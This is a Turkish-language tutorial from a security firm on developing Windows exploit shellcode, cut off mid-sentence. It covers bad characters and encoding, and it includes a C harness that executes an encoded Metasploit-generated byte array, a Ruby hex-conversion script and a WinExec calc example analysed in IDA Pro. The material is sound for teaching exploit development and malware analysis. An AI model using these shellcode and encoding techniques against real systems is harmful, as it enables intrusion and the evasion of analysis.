btrisk

BİLGİ GÜVENLİĞİ VE BT YÖNETİŞİM HİZMETLERİ

EXPLOIT SHELLCODE GELİŞTİRME

Fatih Emiral

OSCP, CISSP, CISA, CEH, CIA, ISO27001 LA

İçindekiler

I. GİRİŞ 2

II. SHELLCODE TEST ARAÇLARIMIZ 4

III. STANDART BİR UYGULAMA 7

IV. SHELLCODE PROBLEMLERİ – VERİ ERİŞİMİ 15

V. MODÜL ADRESİNİN BULUNMASI 18

VI. FONKSİYON ADRESİNİN BULUNMASI 29

VII. SHELLCODE'UN GELİŞTİRİLMESİ 42

VIII. KÖTÜ KARAKTERLERDEN KURTULMA 53

IX. SHELLCODE KODLAMA (ENCODING) 60

X. BTRİSK Hakkında 71

I. GİRİŞ

Exploit shellcode'u nedir

Bir uygulamanın hafıza alanına kendi girdimizi yazabildikten ve uygulama akışını yönlendirme imkanını elde ettikten sonraki adım hedef uygulama prosesi içinde istediğimiz herhangi bir kodun çalıştırılmasıdır.

Exploit shellcode'u makine dilinde hedeflediğimiz prosesin hafıza alanına yazılacak ve istediğimiz işlemi gerçekleştirecek koddur.

Shellcode kısıtları ve aşma yöntemleri

Bellek taşma açıklıklarında en önemli kısıtlardan ilk ikisi shellcode içindeki kötü karakterler ve shellcode'un uzunluğu. Kötü karakterlere örnek olarak shellcode'umuzu hafızaya yazmak için C string fonksiyonlarının kullanıldığı durumlarda null karakterini, yani HEX "00" karakterini örnek verebiliriz. Shellcode'umuzun içinde yer alacak opcode'ların içinde null karakterinin bulunması halinde shellcode'umuzun hafızaya kopyalanması bu karakter ile karşılaşıldığında son bulabilir. Kötü karakterlerden assembly kodlama yöntemlerimizle veya encoding ile kurtulmak mümkün. Encoding yöntemini kullandığımızda kodun başına decode kodunu eklememiz gerekeceğinden shellcode'umuzun uzunluğu artacaktır.

Shellcode'un uzunluğu özellikle shellcode'umuzu yerleştirmek için çeşitli nedenlerden dolayı hafızada sınırlı yerimiz olması halinde ciddi bir problem haline geleceğinden burada da akıllı bir yaklaşıma çok ihtiyacımız olabilir.

Exploit shellcode çalışmamıza başlamak için gerekli ön bilgiler

Exploit shellcode geliştirme çalışmalarından önce stack tabanlı bellek taşma açıklıkları ile ilgili temel bilgilere ihtiyacınız olacaktır. PE dosya formatı, hafıza organizasyonu, stack'in işleyişi gibi konularda gerekli bilgileri edinmenizde büyük fayda bulunmaktadır. Doğrusu bu temel konulara hakim olmadan shellcode geliştirmek mümkün değil.

Bu konulara ek olarak belli seviyede Assembly dili hakimiyetine de ihtiyacımız olacak. Assembly'ye ne kadar hakim olursak geliştireceğimiz shellcode ile ilgili problemleri aşmak ve daha akıllı shellcode geliştirmek için avantaj kazanırız.

Shellcode geliştirme yetkinliğinin getireceği diğer kazanımlar

Bu çalışma sonunda kendi shellcode'umuzu geliştirebilir hale gelmenin yanı sıra Metasploit gibi başka bir kaynaktan edindiğimiz bir shellcode'u tersine mühendislik yöntemiyle inceleyebilmek için de gerekli altyapıyı oluşturmuş olacağız.

Shellcode geliştirme çalışmamızın sonunda zararlı yazılımlar için statik analiz yetkinliklerinin de bir kısmına hakim olacağız, çünkü daha sonra açıklayacağım kısıtlar dolayısı ile normalde derlenmiş PE dosyası içinde rahatlıkla gözlemleyebileceğimiz kütüphane ve fonksiyon isimleri shellcode'umuz içinde görülemeyecek. Bu yöntem zararlı yazılımlarda da aynen bu şekilde ancak zararlı yazılım analistinin

çalışmasını zorlaştırmak amacıyla kullanıldığından zararlı yazılım incelemeleri sırasında size ciddi katkı sağlayacaktır.

Shellcode veya zararlı yazılımlarla yakından ilgili bir diğer konu da encoding konusu. Encoding zararlı yazılımlar içinde kullanılan binary kodun incelenmesini zorlaştırma amacıyla, shellcode geliştirme sürecinde ise daha önce bahsettiğim gibi kodun içinde bulunabilecek kötü karakterlerden kurtulmak için kullanılmaktadır. Eğer shellcode'umuz kötü niyetli olacaksa encoding yöntemi her iki amaç için de kullanışlı bir araç olacaktır elbette.

Geliştireceğimiz shellcode ile Metasploit shellcode'ları arasındaki farklar

Biz çalışmamız sırasında belli fonksiyonları Windows 7 ortamında çağıracak bir shellcode'u eğitim amaçlı olarak geliştireceğiz. Ancak Metasploit gibi bir çerçeve için shellcode geliştiriyor olsaydık shellcode'umuzun daha parametrik olmasını hedeflemeliydik.

Örneğin Metasploit Windows/Exec payload'unda çalıştırılacak olan komutu parametrik olarak belirleyebildiğimiz gibi.

Ayrıca çeşitli Windows versiyonlarında sorunsuz çalışacak bir kod geliştirmeyi de hedeflememiz kullanıcılar açısından daha kullanışlı olurdu. Metasploit'te Windows shellcode'umuzu üretirken Metasploit bize shellcode'un hangi platformda çalışması gerektiğini sormaz, çünkü ürettiği kod modern Windows işletim sistemlerinin hepsini destekler.

Bu çalışmada shellcode geliştirme ile ilgili temel konuları ve ihtiyaçları net olarak ifade edeceğiz, ancak geliştireceğimiz kodların çok alt seviyede olması ve bu kodların çalışması sırasında görselleştirme imkanları az olacağından dikkatinizi yoğunlaştırmanız gerektiğini ifade etmeliyim. Burada açıklayacağımız konuların kalıcı biçimde anlaşılabilmesi için kendi kuracağınız laboratuvar ortamlarında benzer çalışmaları yapmanız en etkili yöntem olacaktır.


II. SHELLCODE TEST ARAÇLARIMIZ

Geliştireceğimiz shellcode'ları test etmek için basit bir C kodu kullanacağız. Derlenmiş kodumuzu C uygulama diline uygun formatta bir değişkene atayacağız. Bir fonksiyon pointer'ı tanımladıktan sonra bu pointer'ı shellcode'umuzu yerleştirdiğimiz değişkenin hafızadaki adresine eşitliyoruz. Daha sonra söz konusu fonksiyonu çağırdığımızda veri olarak hafızaya yazdığımız shellcode'umuzu çalıştırmış olacağız.


```
1.  unsigned char shellcode[] = "\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b"
2.  "\x31\xc9\xb1\x8e\xb0\xb6\x30\x43"
3.  "\x14\x43\xe2\xfa"
4.  "\x87\x7f\xd2\x3d\x83\x86\xb6\xb6"
5.  "\xb6\x3d\xc0\xba\x3d\xc0\xaa\x3d"
6.  "\xe8\xbe\x3d\xc8\x96\x3d\x80\x8e"
7.  "\xf9\xae\xc3\x45\xe5\xde\x55\xa8"
8.  "\xa4\xa6\x5e\x97\xb6\xb6\xb6\x35"
9.  "\x72\xb2\xed\xdc\xb6\xde\xd5\xd7"
10. "\xda\xd5\x3f\x57\xdc\xb6\xe7\x49"
11. "\x66\xe5\xde\x4e\x2f\x89\x8a\x5e"
12. "\xb2\xb6\xb6\xb6\xdc\xb6\x49\x66"
13. "\x3d\xda\x92\xbe\x3d\xf3\x8a\x3d"
14. "\xe2\xb3\xce\xb7\x5c\x3d\xfc\xae"
15. "\x3d\xec\x96\xb7\x5d\xff\x3d\x82"
16. "\x3d\xb7\x58\x87\x49\x87\x76\x4a"
17. "\x1a\x32\x76\xc2\xb1\x77\x79\xb9"
18. "\xb7\x71\x5d\x42\x8d\xca\x92\xb2"
19. "\xc3\x55\x3d\xec\x92\xb7\x5d\xd0"
20. "\x3d\xba\xfd\x3d\xec\xaa\xb7\x5d"
21. "\x3d\xb2\x3d\xb7\x5e\x75"
22. ;
23. int main(int argc, char **argv)
24. {
25.     int(*f)();
26.     f = (int(*)()) shellcode;
27.     (int)(*f)();
28. }
```

test.c

Test için kullanacağımız uygulamamızı Visual Studio ortamında derleyeceğiz. Ancak veri saklanan alanlarda çalıştırma hakkını kaldıran linkleme opsiyonunu gevşeteceğiz. Aksi takdirde veri alanında saklayacağımız shellcode'umuzu çalıştıramayız.



Yukarıda gördüğünüz uygulama içinde shellcode değişkeninin içinde Metasploit ile üretmiş olduğumuz shellcode var. Visual studio ile uygulamamızı assembly seviyesinde debug ederek bu değişken alanında bulunan verinin nasıl kod gibi çalıştırıldığını görelim.



Test kodumuz C dilinin kurallarını uygulamak amacıyla casting dediğimiz veri tipi dönüşümlerini uyguluyor. Yani fonksiyon olarak çalıştıracağımız veri alanının adresini bir fonksiyon pointer'ına dönüştürdükten sonra bu fonksiyonu çağırıyoruz. Ancak uygulamanın assembly karşılığına baktığımızda çok daha basit bir kod görüyoruz. Pencerede gördüğünüz gibi shellcode değişkenindeki verinin bir fonksiyon gibi çalıştırılması sadece shellcode değişkeninin adresinin EAX register'ına aktarılması ve bu adresin CALL edilmesinden ibaret.

Shellcode geliştirme çalışmalarımızı yapmak için C ve Assembly dillerini kullanacağız. C derleyicisi olarak Visual Studio'yu, Assembly derleyicisi olarak Windows ortamında "NASM" assembler'ını kullanacağız.

Geliştirme çalışmalarımız sırasında C dilinin inline assembly imkanından da faydalanacağız.

Derlenmiş olan kodumuzda yer alan opcode'ları C dilinde onaltılık düzende ifade edilebilir şekle çevirme ihtiyacımız olacak. Bunun için şu basit Ruby script'i kullanacağız. Bu script girdi olarak aldığı dosyadaki her bir karakteri okuyarak C formatında onaltılık düzende standart output'a yazacak.

```
1.  i=0
2.  satirBoyu=8
3.  toplamByteSayisi=0
4.  File.open(ARGV[0].to_s, 'rb').each_byte do |b|
5.      if i == 0 then
6.          printf '"'
7.      end
8.      if i < satirBoyu then
9.          printf "\\x" + "%02x" % b
10.         i+=1
11.         toplamByteSayisi+=1
12.     end
13.     if i == satirBoyu then
14.         print '"' + "\n"
15.         i=0
16.     end
17. end
18. if not i == 0 then printf '"' end
19. printf "\n\nToplam byte sayısı:... %d" % toplamByteSayisi
```

hexyaz.rb

III. STANDART BİR UYGULAMA

Shellcode geliştirme çalışmamıza standart bir uygulamayı inceleyerek başlayacağız.


Önce calculator uygulamasını çalıştıran basit bir C uygulaması üzerinde çalışalım.

```
1.  #include <windows.h>
2.
3.  int main(int argc, char **argv)
4.  {
5.      WinExec("calc",0);
6.  }
```


s.c

C dilinde geliştirdiğimiz uygulamanın derlenmiş kodunda yer alacak Opcode'ları shellcode oluşturmak için kullanmayı deneyeceğiz.


Kod karmaşıklığını azaltmak için kodumuzu release versiyonunda derleyeceğiz. Ayrıca stack security özelliğini ve debugger'da bu kodu incelediğimizde yerini daha rahat bulabilmek için ASLR özelliğini de kaldıracağız. ASLR özelliğini kaldırsak da Windows 7 yüklenen uygulamanın baz adresini farklılaştırdığından "Fixed Base Address" özelliğini de Evet olarak belirlememiz gerekiyor. Bu değişiklikleri sadece incelememizi kolaylaştırmak için yaptığımızı tekrar ediyorum.



Kodumuzu derledikten sonra IDA Pro'da açalım.




IDA Pro start-up sequence veritabanı sayesinde farklı derleyicilerin main fonksiyonunu çağırmadan önce ürettiği kodu tanıyarak öntanımlı olarak bize main fonksiyonunu görüntüler. IDA Pro'da IDA View penceresinde görülen assembly instruction'larının hafızada bulunacağı Virtual Address değerlerini görmek için Options/General menüsü içinde "Display disassembly line parts" bölümündeki "Line prefixes" seçeneğini seçebiliriz. Burada main fonksiyonunun (uygulamanın ASLR desteği olmaması kaydıyla) HEX "40 10 00" adresinden başladığını görüyoruz. Statik analiz yaptığımız, yani uygulamayı hafızaya yüklemediğimiz, için uygulama ASLR seçeneği ile derlenmiş olsa bile zaten uygulamanın tercihi olan baz adres IDA tarafından dikkate alınmaktadır. Derlenmiş uygulamamızdaki opcode'ları görüntülemek içinse yine Options/General menüsü içinde "Display disassembly line parts" bölümündeki "Number of opcode bytes" değerini "8" olarak belirleyebiliriz.




Test etmek istediğimiz fikrimiz bu opcode'ları doğrudan shellcode olarak kullanıp kullanamayacağımız.

İlk instruction'ımız olan "push 0" problemsiz olarak başka bir prosesin hafızasına yazıldığında çalışacaktır. Ancak ikinci instruction olan "push offset CmdLine" instruction'ımızda şöyle bir problemimiz var. CmdLine offset değeri üzerine çift tıkladığımızda bu verinin ".rdata" section'ında HEX "40 21 00" adresinde olduğunu görüyoruz.




İkinci instruction'ı oluşturan bu opcode'ları aynen kendi shellcode'umuzda kullanırsak shellcode'un içinde çalışacağı proses içindeki HEX "40 21 00" adresi stack'e yazılacak. Bu adreste de bizim kullanmak istediğimiz veri bulunmayacak. Dolayısıyla bu ihtiyacımızı karşılayabilmek için ihtiyaç duyacağımız verilerin stack'e yükleyeceğimiz shellcode'umuzun içinde bulunması gerekir. Ayrıca shellcode'umuzu başka bir uygulamanın hafızasına yazdığımızda adresini kullanmak istediğimiz verimizin hangi adresten başlayacağını tahmin etmemiz mümkün olmayacaktır. Bu nedenle bu adresi dinamik olarak tespit 